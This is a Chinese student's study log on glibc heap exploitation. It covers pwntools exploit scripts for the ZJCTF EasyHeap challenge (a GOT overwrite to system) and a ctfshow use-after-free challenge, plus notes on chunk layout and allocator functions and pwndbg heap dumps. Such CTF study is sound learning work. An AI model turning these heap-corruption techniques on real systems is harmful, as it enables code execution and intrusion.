




现在开始学堆,听说heap比stack难多了,于是我想记录一下学习记录,然后再总结一下
记录一下第一个写的heap题 [ZJCTF 2019]EasyHeap

什么都不懂,看wp,说在edit有一个堆溢出
思路:
exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
from pwn import *context.log_level="debug" io=remote("node5.buuoj.cn" ,29842 ) elf=ELF("easyheap" ) def add (size,content ): io.recvuntil("choice :" ) io.sendline("1" ) io.recvuntil("Size of Heap : " ) io.sendline(str (size)) io.recvuntil("Content of heap:" ) io.send(content) def edit (index,size,content ): io.recvuntil("choice :" ) io.sendline("2" ) io.recvuntil("Index :" ) io.sendline(str (index)) io.recvuntil("Size of Heap : " ) io.sendline(str (size)) io.recvuntil("Content of heap : " ) io.send(content) def delete (index ): io.recvuntil("choice :" ) io.sendline("3" ) io.recvuntil("Index :" ) io.sendline(str (index)) add(0x60 ,"happy" ) add(0x60 ,"happy" ) add(0x60 ,"happy" ) delete(2 ) payload = b'/bin/sh\x00' +b'A' *0x60 + p64(0x71 ) + p64(0x6020ad ) edit(1 ,len (payload),payload) add(0x60 ,"happy" ) add(0x60 ,"happy" ) payload2=b'A' *0x23 +p64(elf.got["free" ]) edit(3 ,len (payload2),payload2) payload3=p64(elf.plt["system" ]) edit(0 ,len (payload3),payload3) delete(1 ) io.interactive()
进入2025的暑假了🎉,感觉最近学re和misc比较多🛡️🧩,pwn也写了一些🔥,可是绩点掉了不少📉,主包下定决心这个暑假一定好好学pwn💪而且一定要卷回绩点🚀,fighting👊!现在开始heap的正式学习📚➡️🧠
堆 什么是堆? 堆是操作系统提供给程序的一块动态分配 的内存区域。它的大小通常远大于栈。
其内存分配通常向上增长 (从低地址向高地址)。
堆的结构 代码:
1 2 3 4 5 6 7 8 9 10 11 #include <stdio.h> #include <string.h> #include <stdlib.h> int main (int argc, char * argv[]) { char * ptr; ptr = (char *)malloc (20 ); strcpy (ptr, argv[1 ]); printf ("%s\n" , ptr); free (ptr); return 0 ; }
从代码中我们就可以看出堆的空间是由malloc函数分配的。
那malloc()是什么样的呢
它向操作系统请求在堆 上分配一块连续 的、指定大小的内存区域。
1 void *malloc(size_t size); #size_t size:这是唯一的参数,表示你需要分配的内存块的字节数。
堆内存整体布局:
1
2
3
4
5
6
7
8
9
低地址 高地址 ┌───────────────┬─────────────────┬─────────────────┬─────────────────┐ │ 已分配Chunk A │ 空闲Chunk B │ 已分配Chunk C │ Top Chunk │ ├───────────────┼─────────────────┼─────────────────┼─────────────────┤ │ prev_size=0 │ prev_size=0 │ prev_size=0 │ prev_size=... │ │ size=0x21 │ size=0x41 │ size=0x31 │ size=0x20d01 │ │ user_data[...]│ FD=0xabcdef00 │ user_data[...] │ (未分配空间) │ │ │ BK=0x12345678 │ │ │ └───────────────┴─────────────────┴─────────────────┴─────────────────┘
已分配Chunk:
1
2
3
4
5
6
7
8
9
10
┌───────────────────────────┐ │ prev_size │ ◄── 如果前一个chunk空闲,存储其大小 ├───────────────────────────┤ │ size │ ◄── 当前大小 + 标志位 (e.g. 0x20 | PREV_INUSE) ├───────────────────────────┤ │ │ │ User Data │ ◄── 应用程序实际使用的区域 │ (可溢出) │ │ │ └───────────────────────────┘
空闲Chunk (在bins中)
1
2
3
4
5
6
7
8
9
10
11
12
13
┌───────────────────────────┐ │ prev_size │ ├───────────────────────────┤ │ size │ ├───────────────────────────┤ │ FD (fd) │ ◄── 指向同bin中下一个空闲chunk ├───────────────────────────┤ │ BK (bk) │ ◄── 指向同bin中上一个空闲chunk ├───────────────────────────┤ │ │ │ Unused Data Space │ ◄── 可被元数据复用 │ │ └───────────────────────────┘
还有一个很重要的就是了解chunk了 源码:
1
2
3
4
5
6
7
struct malloc_chunk { size_t prev_size; size_t size; struct malloc_chunk * fd ; struct malloc_chunk * bk ; };
chunk的结构大致也了解了,就开始了解堆溢出了
堆溢出 UAF 看了几篇uaf的文章,感觉不是很理解,对很多指针和结构体还不是很清楚,还需继续了解,于是我决定先去ctfshow了解一下堆利用的前置基础知识。
前置基础知识
pwn135
介绍了
1
2
3
1. malloc void * malloc (size_t size) ;2. calloc void * calloc (size_t num, size_t size) ;3. realloc void * realloc (void * ptr, size_t new_size) ;
开始了解这三个函数
关键区别总结
函数
初始化
参数形式
主要用途
malloc否
size(总字节数)分配未初始化内存
calloc是(0)
num, size(元素信息)分配并初始化归零的内存
realloc部分
ptr, new_size调整已分配内存的大小
这题输入4就可以得到flag
pwn136
介绍了free这个函数
如果 ptr 是 NULL:函数不执行任何操作(安全),如果不是NULL就存在UAF漏洞了
这题输入4就可以得到flag
pwn137
介绍了
1
2
3
getpid() pid_t getpid (void ) ; sbrk() void *sbrk (intptr_t increment) ; brk() int brk (void *addr) ; addr:
直接运行得到flag
pwn138
介绍了mmap
mmap()函数原型
1 2 3 #include <sys/mman.h> void *mmap (void *addr, size_t length, int prot, int flags, int fd, off_t offset) ;
参数 类型 说明
addrvoid*建议的映射起始地址(通常设为NULL,由内核决定)
lengthsize_t映射区域的长度(字节)
protint内存保护标志(控制访问权限)
flagsint映射类型和特性标志
fdint文件描述符(匿名映射时设为-1)
offsetoff_t文件映射的起始偏移量(必须是页大小的整数倍)
prot保护标志(位掩码组合)
标志
说明
PROT_READ页面可读
PROT_WRITE页面可写
PROT_EXEC页面可执行
PROT_NONE页面不可访问(用于防护)
pwn139
1 2 3 #include <stdio.h> int fseek (FILE *stream, long offset, int whence) ;
参数说明:
参数
类型
说明
streamFILE*指向文件对象的指针
offsetlong偏移字节数(可为负数)
whenceint基准位置: SEEK_SET(文件头) SEEK_CUR(当前位置) SEEK_END(文件尾)
1
2
3
fseek(fp, 100 , SEEK_SET); fseek(fp, -50 , SEEK_CUR); fseek(fp, -20 , SEEK_END);
1 2 long ftell (FILE *stream) ;
1 2 size_t fread (void *ptr, size_t size, size_t nmemb, FILE *stream) ;
参数说明:
参数
类型
说明
ptrvoid*目标缓冲区指针
sizesize_t每个元素的字节大小
nmembsize_t要读取的元素数量
streamFILE*文件流指针
Arena 本质:将全局堆内存划分为多个独立区域,每个线程绑定到特定 Arena,实现无锁分配。
一个线程只能有一个arena,而且每个arena都是独立且不相同的。
主线程的arena叫做main_arena,子线程的arena叫做thread_arena。
pwn140
pthread_create() - 线程创建函数
功能:创建新的执行线程
1 2 3 #include <pthread.h> int pthread_create (pthread_t *thread, const pthread_attr_t *attr, void *(*start_routine)(void *), void *arg) ;
参数解析:
参数
类型
说明
threadpthread_t *输出参数,存储新线程的 ID
attrconst pthread_attr_t *线程属性(NULL 表示默认属性)
start_routinevoid *(*)(void *)线程入口函数(函数指针)
argvoid *传递给入口函数的参数
二、pthread_join() - 线程等待函数
功能:阻塞当前线程,直到目标线程结束
1 int pthread_join (pthread_t thread, void **retval) ;
参数解析:
参数
类型
说明
threadpthread_t要等待的线程 ID
retvalvoid **存储线程返回值(NULL 表示不关心返回值)
今天pwn就学到这里了💻,去写写web大作业了🌐,明天就进入pwn141🚀,去学习一下简单的uaf💣,争取开始写堆题⛏️!
pwn141
开始了第一个UAF了。
首先我了解了一下,一些知识:
UAF漏洞首先需要出现free后的指针没有指向NULL
当指针没有指向NULL的时候,此时我们free后再次申请一个和它同样大小的堆的话,会直接把之前的内存直接分给我们这次申请的。
1
2
比如第一次申请16字节的内存chunk1,free(释放)后,如果指针没有指向NULL,free只能把chunk放入bin,但是指针还是指向堆块的。 此时我们只要再次申请和上个堆块一样的内存大小,此时就会把上次的chunk1的内存风给我们了,称后申请为chunk2,此时我们修改chunk2就是在改chunk1了。
主函数:
print_note():
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
unsigned int print_note() { int v1; // [esp+4h] [ebp-14h] char buf[4 ]; // [esp+8h] [ebp-10h] BYREF unsigned int v3; // [esp+Ch] [ebp-Ch] v3 = __readgsdword(0x14u); printf("Index :" ); read(0 , buf, 4u); v1 = atoi(buf); if ( v1 < 0 || v1 >= count ) { puts("Out of bound!" ); _exit(0 ); } if ( *((_DWORD *)¬elist + v1) ) (**((void (__cdecl ***)(_DWORD))¬elist + v1))(*((_DWORD *)¬elist + v1)); return __readgsdword(0x14u) ^ v3; }
我感觉这一部分有点没理解用deepseek解释一下,下面是上面的等价看的更清楚点
1
2
3
4
5
6
7
8
9
if ( *((_DWORD *)¬elist + v1) ) (**((void (__cdecl ***)(_DWORD))¬elist + v1))(*((_DWORD *)¬elist + v1)); ------------------------------------------------------------------------------------------------------------------- FuncPtr **element = ¬elist[v1]; if (*element != NULL ) { FuncPtr func = **element; func(*element); }
add一次会申请两次(待会看add函数)chunk第一次就作为函数地址,第二个就作为参数。
add_note()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
unsigned int add_note () { int v0; int i; int size; char buf[8 ]; unsigned int v5; v5 = __readgsdword(0x14u ); if ( count <= 5 ) { for ( i = 0 ; i <= 4 ; ++i ) { if ( !*((_DWORD *)¬elist + i) ) { *((_DWORD *)¬elist + i) = malloc (8u ); if ( !*((_DWORD *)¬elist + i) ) { puts ("Alloca Error" ); exit (-1 ); } **((_DWORD **)¬elist + i) = print_note_content; printf ("Note size :" ); read(0 , buf, 8u ); size = atoi(buf); v0 = *((_DWORD *)¬elist + i); *(_DWORD *)(v0 + 4 ) = malloc (size); if ( !*(_DWORD *)(*((_DWORD *)¬elist + i) + 4 ) ) { puts ("Alloca Error" ); exit (-1 ); } printf ("Content :" ); read(0 , *(void **)(*((_DWORD *)¬elist + i) + 4 ), size); puts ("Success !" ); ++count; return __readgsdword(0x14u ) ^ v5; } } } else { puts ("Full!" ); } return __readgsdword(0x14u ) ^ v5; }
print_note_content
1
2
3
4
int __cdecl print_note_content (int a1) { return puts (*(const char **)(a1 + 4 )); }
print_note_content其实就是个puts函数。add_note()每次都会申请两个堆块。
del_note();
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
unsigned int del_note () { int v1; char buf[4 ]; unsigned int v3; v3 = __readgsdword(0x14u ); printf ("Index :" ); read(0 , buf, 4u ); v1 = atoi(buf); if ( v1 < 0 || v1 >= count ) { puts ("Out of bound!" ); _exit(0 ); } if ( *((_DWORD *)¬elist + v1) ) { free (*(void **)(*((_DWORD *)¬elist + v1) + 4 )); free (*((void **)¬elist + v1)); puts ("Success" ); } return __readgsdword(0x14u ) ^ v3; }
可以看到free最后指针没有指向NULL,存在UAF漏洞。
use()
1
2
3
4
int use () { return system("cat /ctfshow_flag" ); }
这里还有个后门函数。
分析到这里我们就可以来构造攻击思路了
1
2
3
4
5
6
7
8
9
10
首先我们要申请两个堆块(因为我们修改chunk的时候,add会会申请两个堆块一个用来存储print_note_content的地址,一个用来存储content). 先申请两次add,就是4个堆块 chunk0 ------->指向print_note_content 8字节 chunk0.0: ---->指向content0 大于8字节即可 chunk1 ------->指向print_note_content 8字节 chunk1.1 ----->指向content1 大于8字节即可 ------------------------------------------------------------------------------------------------------------------- free 0和1后 chunk2 ------->chunk1 8字节 chunk2.2 ----->chunk0 8字节 此时输入use的地址就可将其覆改从而执行use,getshell
1
2
3
4
5
6
7
8
9
[*] '/home/linkpwn/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: Canary found NX: NX enabled PIE: No PIE (0x8048000) SHSTK: Enabled IBT: Enabled Stripped: No
保护几乎全开了。
exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
from pwn import *context(arch = 'i386' ,os = 'linux' ,log_level = 'debug' ) p=remote("pwn.challenge.ctf.show" ,xxxx) use = 0x08049684 def add_note (size,content ): p.sendlineafter("choice :" ,b"1" ) p.sendlineafter("Note size :" ,str (size)) p.sendlineafter("Content :" ,content) def del_note (index ): p.sendlineafter("choice :" ,"2" ) p.sendlineafter("Index :" ,str (index)) def print_note (index ): p.sendlineafter(b"choice :" ,b"3" ) p.sendlineafter(b"Index :" ,str (index)) add_note(32 ,"aaaa" ) add_note(32 ,"bbbb" ) del_note(0 ) del_note(1 ) add_note(8 ,p32(use)) print_note(0 ) p.interactive()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
[DEBUG] Received 0x12 bytes: b'cat: /ctfshow_flag' cat: /ctfshow_flag[DEBUG] Received 0x1e bytes: 00000000 3a 20 e6 b2 a1 e6 9c 89 e9 82 a3 e4 b8 aa e6 96 │: ··│····│····│····│ 00000010 87 e4 bb b6 e6 88 96 e7 9b ae e5 bd 95 0a │····│····│····│··│ 0000001e : 没有那个文件或目录 //本地打通 ------------------------------------------------------------------------------------------------------------------- [DEBUG] Received 0x106 bytes: b'ctfshow{9f96328a-9405-447f-97a5-c2b73d8307e1}\n' b'-------------------------\n' b' CTFshowNote \n' b'-------------------------\n' b' 1. Add note \n' b' 2. Delete note \n' b' 3. Print note \n' b' 4. Exit \n' b'-------------------------\n' b'choice :' ctfshow{9f96328a-9405-447f-97a5-c2b73d8307e1} //远程打通
今天上午就学到这里了,下午继续干web大作业,完整在进行pwndbg调色继续升入了解堆。
申请一个堆块时
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x804d008 Size: 0x190 (with flag bits: 0x191) Allocated chunk | PREV_INUSE Addr: 0x804d198 Size: 0x10 (with flag bits: 0x11) //指向print_note_content chunk0 Allocated chunk | PREV_INUSE Addr: 0x804d1a8 Size: 0x30 (with flag bits: 0x31) //content0---->chunk0.0 Top chunk | PREV_INUSE Addr: 0x804d1d8 Size: 0x21e28 (with flag bits: 0x21e29)
申请两个堆块时
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x804d008 Size: 0x190 (with flag bits: 0x191) Allocated chunk | PREV_INUSE Addr: 0x804d198 Size: 0x10 (with flag bits: 0x11) //指向print_note_content chunk0 Allocated chunk | PREV_INUSE Addr: 0x804d1a8 Size: 0x30 (with flag bits: 0x31) //content0---->chunk0.0 Allocated chunk | PREV_INUSE Addr: 0x804d1d8 Size: 0x10 (with flag bits: 0x11) //指向print_note_content chunk1 Allocated chunk | PREV_INUSE Addr: 0x804d1e8 Size: 0x30 (with flag bits: 0x31) //content1---->chunk1.1 Top chunk | PREV_INUSE Addr: 0x804d218 Size: 0x21de8 (with flag bits: 0x21de9)
1
2
3
4
5
6
7
8
9
pwndbg> x/30wx 0x804d198 0x804d198: 0x00000000 0x00000011 0x080492d6 0x0804d1b0 //0x080492d6 存放print_note_content chunk0 0x804d1a8: 0x00000000 0x00000031 0x61616161 0x0000000a //0x61616161 aaaa 0x804d1b8: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d1c8: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d1d8: 0x00000000 0x00000011 0x080492d6 0x0804d1f0 //0x080492d6 存放print_note_content chunk0 0x804d1e8: 0x00000000 0x00000031 0x62626262 0x0000000a //0x62626262 bbbb 0x804d1f8: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d208: 0x00000000 0x00000000
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
pwndbg> telescope 0x080492d6 00:0000│ 0x80492d6 (print_note_content) ◂— endbr32 01:0004│ 0x80492da (print_note_content+4) ◂— push ebp 02:0008│ 0x80492de (print_note_content+8) ◂— sub esp, 4 03:000c│ 0x80492e2 (print_note_content+12) ◂— mov word ptr [esi], es 04:0010│ 0x80492e6 (print_note_content+16) ◂— add eax, 0x2d1a 05:0014│ 0x80492ea (print_note_content+20) ◂— add byte ptr [ebx + 0x528b0855], cl 06:0018│ 0x80492ee (print_note_content+24) ◂— mov edx, dword ptr [edx + 4] 07:001c│ 0x80492f2 (print_note_content+28) ◂— in al, dx pwndbg> telescope 0x080492d6 00:0000│ 0x80492d6 (print_note_content) ◂— endbr32 01:0004│ 0x80492da (print_note_content+4) ◂— push ebp 02:0008│ 0x80492de (print_note_content+8) ◂— sub esp, 4 03:000c│ 0x80492e2 (print_note_content+12) ◂— mov word ptr [esi], es 04:0010│ 0x80492e6 (print_note_content+16) ◂— add eax, 0x2d1a 05:0014│ 0x80492ea (print_note_content+20) ◂— add byte ptr [ebx + 0x528b0855], cl 06:0018│ 0x80492ee (print_note_content+24) ◂— mov edx, dword ptr [edx + 4] 07:001c│ 0x80492f2 (print_note_content+28) ◂— in al, dx
可以很明显看到0x080492d6和0x080492d6存放的是print_note_content chunk0。再释放两个堆块,可以看到这些地址都是空闲的。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x804d008 Size: 0x190 (with flag bits: 0x191) Free chunk (tcachebins) | PREV_INUSE Addr: 0x804d198 Size: 0x10 (with flag bits: 0x11) fd: 0x804d Free chunk (tcachebins) | PREV_INUSE Addr: 0x804d1a8 Size: 0x30 (with flag bits: 0x31) fd: 0x804d Free chunk (tcachebins) | PREV_INUSE Addr: 0x804d1d8 Size: 0x10 (with flag bits: 0x11) fd: 0x80451ed Free chunk (tcachebins) | PREV_INUSE Addr: 0x804d1e8 Size: 0x30 (with flag bits: 0x31) fd: 0x80451fd Top chunk | PREV_INUSE Addr: 0x804d218 Size: 0x21de8 (with flag bits: 0x21de9)
然后我们再申请两个8字节堆块
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x804d008 Size: 0x190 (with flag bits: 0x191) Allocated chunk | PREV_INUSE Addr: 0x804d198 Size: 0x10 (with flag bits: 0x11) Free chunk (tcachebins) | PREV_INUSE Addr: 0x804d1a8 Size: 0x30 (with flag bits: 0x31) fd: 0x804d Allocated chunk | PREV_INUSE Addr: 0x804d1d8 Size: 0x10 (with flag bits: 0x11) Free chunk (tcachebins) | PREV_INUSE Addr: 0x804d1e8 Size: 0x30 (with flag bits: 0x31) fd: 0x80451fd Top chunk | PREV_INUSE Addr: 0x804d218 Size: 0x21de8 (with flag bits: 0x21de9)
看到0x804d198和0x804d1d8再次被用上了,刚刚我在chunk2的content输入flag,现在我们看看0x804d1d8和0x804d198所指的内容是什么。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
pwndbg> x/30wx 0x804d1d8 0x804d1d8: 0x00000000 0x00000011 0x080492d6 0x0804d1a0 //0x080492d6 ---->print_note_content 0x804d1e8: 0x00000000 0x00000031 0x080451fd 0x88bc415d 0x804d1f8: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d208: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d218: 0x00000000 0x00021de9 0x00000000 0x00000000 0x804d228: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d238: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d248: 0x00000000 0x00000000 pwndbg> x/30wx 0x804d198 0x804d198: 0x00000000 0x00000011 0x67616c66 0x0000000a //0x67616c66 flag 0x804d1a8: 0x00000000 0x00000031 0x0000804d 0x88bc415d 0x804d1b8: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d1c8: 0x00000000 0x00000000 0x00000000 0x00000000 0x804d1d8: 0x00000000 0x00000011 0x080492d6 0x0804d1a0 0x804d1e8: 0x00000000 0x00000031 0x080451fd 0x88bc415d 0x804d1f8: 0x00000000 